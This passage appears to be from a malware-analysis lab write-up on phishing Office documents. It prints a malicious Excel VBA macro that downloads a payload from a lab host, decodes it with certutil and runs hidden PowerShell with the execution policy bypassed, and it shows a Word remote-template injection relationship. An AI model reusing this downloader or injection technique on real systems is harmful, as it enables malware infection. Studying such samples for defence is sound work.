The next line is about initializing an AJAX Request.

```
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
```

Further, a GET request is sent to domain (http://srv3.wonderballfinancial.local/abc123.crt) and then the response is saved to (encd.crt) file.

```
xHttp.Open "GET", "http://srv3.wonderballfinancial.local/abc123.crt", False
            xHttp.Send
            Dim str9: genStr (10)
            With bStrm
            .Type = 1 '//binary
            .Open
            .write xHttp.responseBody
            .savetofile "encd.crt", 2 '//overwrite
            End With
```

Once the file is written to the drive, then, the file is renamed to (run.ps1) because the contents which have been downloaded is actually a PowerShell Script. The next step is to bypass the ExecutionPolicy in powershell so that the script can be run without any issues. and finally the script is run with (-w Hidden) parameter thus, the end user is not prompted up with the PowerShell Prompt.

```
Shell ("cmd /c certutil -decode encd.crt run.ps1 & c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep
bypass -W Hidden .\run.ps1")
```

By so, we are **COMPROMISED**.

Malicious Keywords Within Macros

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened      |
|Suspicious|Open                |May open a file                             |
|Suspicious|write               |May write to a file (if combined with Open) |
|Suspicious|binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                  |
|Suspicious|Adodb.Stream        |May create a text file                      |
|Suspicious|savetofile          |May create a text file                      |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|run                 |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|powershell          |May run PowerShell commands                 |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Windows             |May enumerate application windows (if       |
|          |                    |combined with Shell.Application object)     |
|Suspicious|Microsoft.XMLHTTP   |May download files from the Internet        |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |http://srv3.wonderba|URL                                         |
|          |llfinancial.local/ab|                                            |
|          |c123.crt            |                                            |
|IOC       |run.ps1             |Executable file name                        |
|IOC       |powershell.exe      |Executable file name                        |
+----------+--------------------+--------------------------------------------+
```

Indicators of Compromise - IOCs.

After our analysis we have the following IOCs grepped from OLEVBA.

IOCs
http://srv3.wonderballfinancial.local/acc123.crt
run.ps1
powershell.exe

Although, it is necessary to have a manual approach in place, if so, we can have other IOCs as well, like the following.

IOCs
encd.crt
certutil
c:\Windows\SysWOW64\WindowsPowerShell\v1.0\
powershell.exe -ep bypass -W Hidden


As well as the following base64 encoded data as well.

```
1.wgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWFzLiBEbyB5b3UgbmVlZCBhIG1hbmFnZXI/CgpNdXN0IGdvIGZhc3Rlci4uLiBnbywgZ28sIGdvLCBnbywgZ28hIFRoaXMgdGhpbmcgY29tZXMgZnVsbHkgbG9hZGVkLiBBTS9GTSByYWRpbywgcmVjbGluaW5nIGJ1Y2tldC -> Gibberish

2.WQgd2l0aCB0aGUgZmF0IGxhZHkhIERyaXZlIHVzIG91dCBvZiBoZXJlISBGb3JnZXQgdGhlIGZhdCBsYWR5ISBZb3UncmUgb2JzZXNzZWQg -> Gibberish

3.Z2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZWZ2V0IG15IGVzcHJlc3NvIG1hY2hpbmU/IEp1c3QgbXkgbHVjaywgbm8gaWNlLiBZb3UncmUgYSB2ZXJ5IHRhbGVudGVkIHlvdW5nIG1hbiwgd2l0aCB5b3VyIG93biBjbGV2ZXIgdGhvdWdodHMgYW5kIGlkZW -> get my espresso machine? Just my luck, no ice. You're a very talented young man, with your own clever thoughts and idef
```

2. Word (DOCX)


> https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis/Word/docx

Let's begin analyzing the second file. At first we will get the hashes.



```
                                                                    v1.0

 An Automated Hash Calculator

 Coded by Kamran Saifullah - Frog Man
 Twitter: https://twitter.com/deFr0ggy
 GitHub: https://github.com/deFr0ggy
 LinkedIn: https://linkedin.com/in/kamransaifullah

 Usage: ./Hasher.py <File>


MD5: c29c45bc4d9d33dab2bfbdd12a514e69
SHA1: c7f9cd94e4e794b1b11970e547181d2c725cc04b
SHA256: 868e6f35b12140b2c348cafac261402c1afc0dadbb178d971f1d5f6e5f117ac6
SHA512: 0ed08152936d99a1d83658172b50f8b39fbf500bf2547ae13e9a1ea64830cd9fde14e8f0896f39d3490bdcda448afb7722cacb9524186cc39bebd1325c7798fa
```


Once, we have the hashes, the next step is to check the file details and we can observe that this file was created on same software and version as of our previously analyzed file.




```
┌──(froggy㉿kali)-[~/Desktop]
└─$ file incrediblyPolishedResume.docx
incrediblyPolishedResume.docx: Microsoft Word 2007+
```

Unzipping The File

As we know that this is an MS Word document, thus we can unzip it to analyze it's internal contents.




```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ tree .
.
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   ├── core.xml
│   └── custom.xml
├── incrediblyPolishedResume.docx
├── _rels
└── word
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footer1.xml
    ├── footer2.xml
    ├── footnotes.xml
```



```
    │   ├── glossary
    │   │   ├── document.xml
    │   │   ├── fontTable.xml
    │   │   ├── _rels
    │   │   │   └── document.xml.rels
    │   │   ├── settings.xml
    │   │   ├── styles.xml
    │   │   └── webSettings.xml
    │   ├── header1.xml
    │   ├── numbering.xml
    │   ├── _rels
    │   │   ├── document.xml.rels
    │   │   └── settings.xml.rels
    │   ├── settings.xml
    │   ├── styles.xml
    │   ├── theme
    │   │   └── theme1.xml
    │   └── webSettings.xml

7 directories, 25 files
```

We can observe that this file is different from the previous one and we can not find any macros. After analyzing the files for URLs. We found out that (word/_rels/settings.xml.rels) file holds the malicious URL.




```xml
<?xml version="1.0" ?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://somtaw.warship.kuunlaan.local/macro3.dotm" TargetMode="External"/>
</Relationships>
```

Which means that when the document will be opened, it will make a request at first locally and if it founds the file, it will load it up. This can be abused by the attackers to load malicious files/macros externally as well.

OLEID


Running OLEID highlights that this DOC file has sime sort of External Relationship.



```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ oleid incrediblyPolishedResume.docx
oleid 0.60.dev1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: incrediblyPolishedResume.docx
────────────────────┬─────────────────────┬──────────┬──────────────────────────
Indicator           │Value                │Risk      │Description
────────────────────┼─────────────────────┼──────────┼──────────────────────────
File format         │MS Word 2007+        │info      │
                    │Document (.docx)     │          │
────────────────────┼─────────────────────┼──────────┼──────────────────────────
Container format    │OpenXML              │info      │Container type
────────────────────┼─────────────────────┼──────────┼──────────────────────────
Encrypted           │False                │none      │The file is not encrypted
────────────────────┼─────────────────────┼──────────┼──────────────────────────
VBA Macros          │No                   │none      │This file does not contain
                    │                     │          │VBA macros.
────────────────────┼─────────────────────┼──────────┼──────────────────────────
XLM Macros          │No                   │none      │This file does not contain
                    │                     │          │Excel 4/XLM macros.
────────────────────┼─────────────────────┼──────────┼──────────────────────────
External            │1                    │HIGH      │External relationships
Relationships       │                     │          │found: attachedTemplate -
                    │                     │          │use oleobj for details
────────────────────┴─────────────────────┴──────────┴──────────────────────────
```

OLEOBJ

Using OLEOBJ, reads out the objects and their corresponding values and provides us with the information that the relationship was found in the (attachedTemplate) with the URL set to (http://somtaw.warship.kuunlaan.local/macro3.dotm)



```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ oleobj incrediblyPolishedResume.docx
oleobj 0.56.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

───────────────────────────────────────────────────────────────────────────────
File: 'incrediblyPolishedResume.docx'
Found relationship 'attachedTemplate' with external link http://somtaw.warship.kuunlaan.local/macro3.dotm
```

Analysis

This file do not holds any other malicious Macro/VBA Script other than External Relationship.

IOCS

So, for this file we have the following IOCs.

File Name
incrediblyPolishedResume.docx

MD5
c29c45bc4d9d33dab2bfbdd12a514e69

SHA1
c7f9cd94e4e794b1b11970e547181d2c725cc04b

SHA 256
868e6f35b12140b2c348cafac261402c1afc0dadbb178d971f1d5f6e5f117ac6

Excel Samples


> https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis

1. SheetsForFinancials

> https://github.com/HuskyHacks/PMAT-labs/blob/main/labs/3-1.GonePhishing-MaldocAnalysis/Excel/sheetsForFinancial.7z

As we have analyzed the word samples. In similar fashion, we will analyze the Excel files.

At first we need to calculate the hashes of the file.



```
                                                                    v1.0

 An Automated Hash Calculator
 ______________________________

 Coded by Kamran Saifullah - Frog Man
 Twitter: https://twitter.com/deFr0ggy
 GitHub: https://github.com/deFr0ggy
 LinkedIn: https://linkedin.com/in/kamransaifullah

 Usage: ./Hasher.py <File>


MD5: a3a2dc270052703bda3e20c58d858571
SHA1: e179fb464f05fa43320b4f4b9fdbb68b80fc2ace
SHA256: e88676b18b9b1cb8ad690fc7815a8e8ff5bfa6a1b863f1cb48fe7514f635512e
SHA512: cce84d213b1ac4913ace2405ef1abeef276d96e4b46739676756b02e36c5db2617d62aa4e393a99b9f65fa90b80fa171416aef73dfc1b078de351598bb8f81cd
```

> Same process as of what we have done for analyzing the WORD Documents.

Follow Me

Twitter: https://twitter.com/deFr0ggy

GitHub: https://github.com/deFr0ggy

LinkedIn: https://linkedin.com/in/kamransaifullah